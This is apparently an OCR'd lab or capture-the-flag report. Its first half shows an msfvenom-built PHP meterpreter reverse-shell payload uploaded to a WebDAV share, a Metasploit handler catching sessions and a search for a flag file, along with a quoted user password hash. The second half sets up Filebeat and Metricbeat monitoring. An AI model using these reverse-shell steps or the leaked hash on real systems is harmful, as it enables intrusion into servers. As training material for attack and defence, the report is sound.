
```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.8 lport=444
4 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the paylo
ad
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes

root@kali:~# ls -lah | gret "shell"
bash: gret: command not found
root@kali:~# ls -lah | grep "shell"
-rw-r--r--  1 root root 1.1K May  3 21:49 shell.php
root@kali:~#
```


root@kali: ~
File Edit View Search Terminal Help
Index of /webdav - Mozilla Firefox
Index of /webdav
Server Not Found
192.168.1.105/webdav/
/webdav
Last modified Size Description
2019-05-07 18:19 43
ntu) Server at 192.168.1.105 Port 80


```
root@kali:~# msfconsole
# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *

       =[ metasploit v4.17.17-dev                         ]
+ -- --=[ 1817 exploits - 1031 auxiliary - 315 post       ]
+ -- --=[ 539 payloads - 42 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(multi/handler) >
```




```
       =[ metasploit v4.17.17-dev                         ]
+ -- --=[ 1817 exploits - 1031 auxiliary - 315 post       ]
+ -- --=[ 539 payloads - 42 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.8
lhost => 192.168.1.8
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
```




```
t to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)
       =[ metasploit v4.17.17-dev                         ]
+ -- --=[ 1817 exploits - 1031 auxiliary - 315 post       ]
+ -- --=[ 539 payloads - 42 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.105:38902) at 20
21-05-03 22:46:14 -0400

meterpreter > find . -iname flag.txt
[-] Unknown command: find.
meterpreter > shell
Process 1789 created.
Channel 0 created.
cd /
```




```
meterpreter > find . -iname flag.txt
[-] Unknown command: find.
meterpreter > shell
Process 1789 created.
Channel 0 created.
cd /
find . -iname flag.txt
find: './sys/kernel/debug': Permission denied
find: './sys/fs/pstore': Permission denied
find: './sys/fs/fuse/connections/48': Permission denied
find: './root': Permission denied
find: './var/log/metricbeat': Permission denied
find: './var/log/apache2': Permission denied
find: './var/log/packetbeat': Permission denied
find: './var/log/filebeat': Permission denied
find: './var/log/unattended-upgrades': Permission denied
find: './var/spool/cron/atspool': Permission denied
find: './var/spool/cron/atjobs': Permission denied
```



```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.8      yes       The listen address (an interface may be spe
cified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.105:34478) at 20
21-05-03 22:20:26 -0400

meterpreter > 
```






Index of /webdav

	Name	Last modified	Size	Description
	Parent Directory		-	
	passwd.dav	2019-05-07 18:19	43	
	shell.php	2021-05-04 02:19	2.2K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

DAY 2

Apache Logs Check



3 Enable and configure the apache module

From the installation directory, run:

```
./filebeat modules enable apache
```

Modify the settings in the `modules.d/apache.yml` file.

4 Start Filebeat

The `setup` command loads the Kibana dashboards. If the dashboards are already set up, omit this command.

```
./filebeat setup
./filebeat -e
```


Module status

Check that data is received from the Filebeat `apache` module

Data successfully received from this module

When all steps are complete, you're ready to explore your data.

Adding System Logs



3 Enable and configure the system module

From the installation directory, run:

```
./filebeat modules enable system
```

Modify the settings in the `modules.d/system.yml` file.

4 Start Filebeat

The `setup` command loads the Kibana dashboards. If the dashboards are already set up, omit this command.


```
./filebeat setup
./filebeat -e
```

✓ Module status

Check that data is received from the Filebeat `system` module

Data successfully received from this module

Adding Apache Metrics



3 Enable and configure the apache module

From the installation directory, run:

```
./metricbeat modules enable apache
```

Modify the settings in the `modules.d/apache.yml` file.

4 Start Metricbeat

The `setup` command loads the Kibana dashboards. If the dashboards are already set up, omit this command.


```
./metricbeat setup
./metricbeat -e
```

Module status

Check that data is received from the Metricbeat `apache` module

Data successfully received from this module

Apache System Metrics



3 Enable and configure the system module

From the installation directory, run:

```
./metricbeat modules enable system
```

Modify the settings in the `modules.d/system.yml` file.

4 Start Metricbeat

The `setup` command loads the Kibana dashboards. If the dashboards are already set up, omit this command.

```
./metricbeat setup
./metricbeat -e
```

✓ Module status


Check that data is received from the Metricbeat `system` module

